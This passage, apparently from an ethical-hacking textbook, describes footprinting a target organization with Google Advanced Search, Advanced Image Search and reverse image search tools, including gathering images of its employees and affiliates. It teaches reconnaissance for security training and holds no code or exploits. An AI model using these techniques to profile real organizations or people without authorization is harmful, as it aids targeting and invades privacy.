
Other Techniques for Footprinting through Search Engines

- **Gathering Information Using Google Advanced Search, Advanced Image Search, and Reverse Image Search**

  An attacker cannot always gather information easily from an information-rich site using only a normal search box. A complicated search involves a number of interrelated conditions.

  Google's Advanced search feature helps an attacker to perform complex web searching. With **Google Advanced Search** and **Advanced Image Search**, one can search the web more precisely and accurately. You can use these search features to achieve the same precision as that achieved using the advanced operators but without typing or remembering the operators. Using Google's Advanced Search option, you can find sites that may link back to the target organization's website. This helps to extract information such as partners, vendors, clients, and other affiliations of the target website. You can use Google Advanced Image Search to acquire images of the target, its location, employees, and so on.

  To perform an advanced search in Google, click **Settings** at the bottom-right of the **Google** home page, and then choose **Advanced search** in the menu or directly type ***https://www.google.com/advanced_search*** in the address bar. Advanced search allows you to specify any number of criteria that the search must match, as this pattern builds on the search box pattern by adding more search options. To do this, you choose a field. Then, enter the string you want to search for in the field's text box and click on the **Advanced Search** button. By default, various values are joined together with "and" (meaning all of them need to match) except for sets, blocks, and formats, which are joined together with "or" (meaning any of them can match).


Google Advanced Search
google.com/advanced_search?hl=en-IN&fg=1
Google
Advanced Search

Find pages with...

all these words:
this exact word or phrase:
any of these words:
none of these words:
numbers ranging from: to


Then narrow your results by...

language: any language
region: any region
last update: anytime
site or domain:
terms appearing: anywhere in the page
SafeSearch: Show explicit results
file type: any format
usage rights: not filtered by licence

Advanced Search

Figure 2.4: Google Advance Search

To perform an advanced image search in Google, type ***https://www.google.com/advanced_image_search*** in the address bar. Advanced image search allows you to tweak your image search in a number of ways. You can search based on image color, domain, file type, size, keyword, and so on. To do this, you choose a field. Then, enter the string you want to search for in the field's text box and click on the **Advanced Search** button.



Google Advanced Image Search
google.com/advanced_image_search
Google

Advanced Image Search

Find images with...

all these words:
this exact word or phrase:
any of these words:
none of these words:

Then narrow your results by...

image size: any size
aspect ratio: any aspect ratio
colours in the image: ● any colour ○ full colour ○ black & white ○ transparent ○ this colour: 🟥
type of image: any type
region: any region
site or domain:
SafeSearch: Show explicit results
file type: any format
usage rights: all

Advanced Search

Figure 2.5: Google Advance Image Search

To perform a reverse image search in Google, type ***https://www.google.com/imghp*** in the address bar. Reverse image search allows you to use an image as a search query. You can upload an image or paste the URL of the image in the reverse image search engine. The search engine verifies the search engine index and displays all the online locations of the image in the search results page. The results obtained can help you in tracking the original source and details of the images, such as photographs, profile pictures, and memes.

Attackers use online tools such as Google Image Search, TinEye Reverse Image Search, Yahoo Image Search, and Bing Image Search to perform a reverse image search.

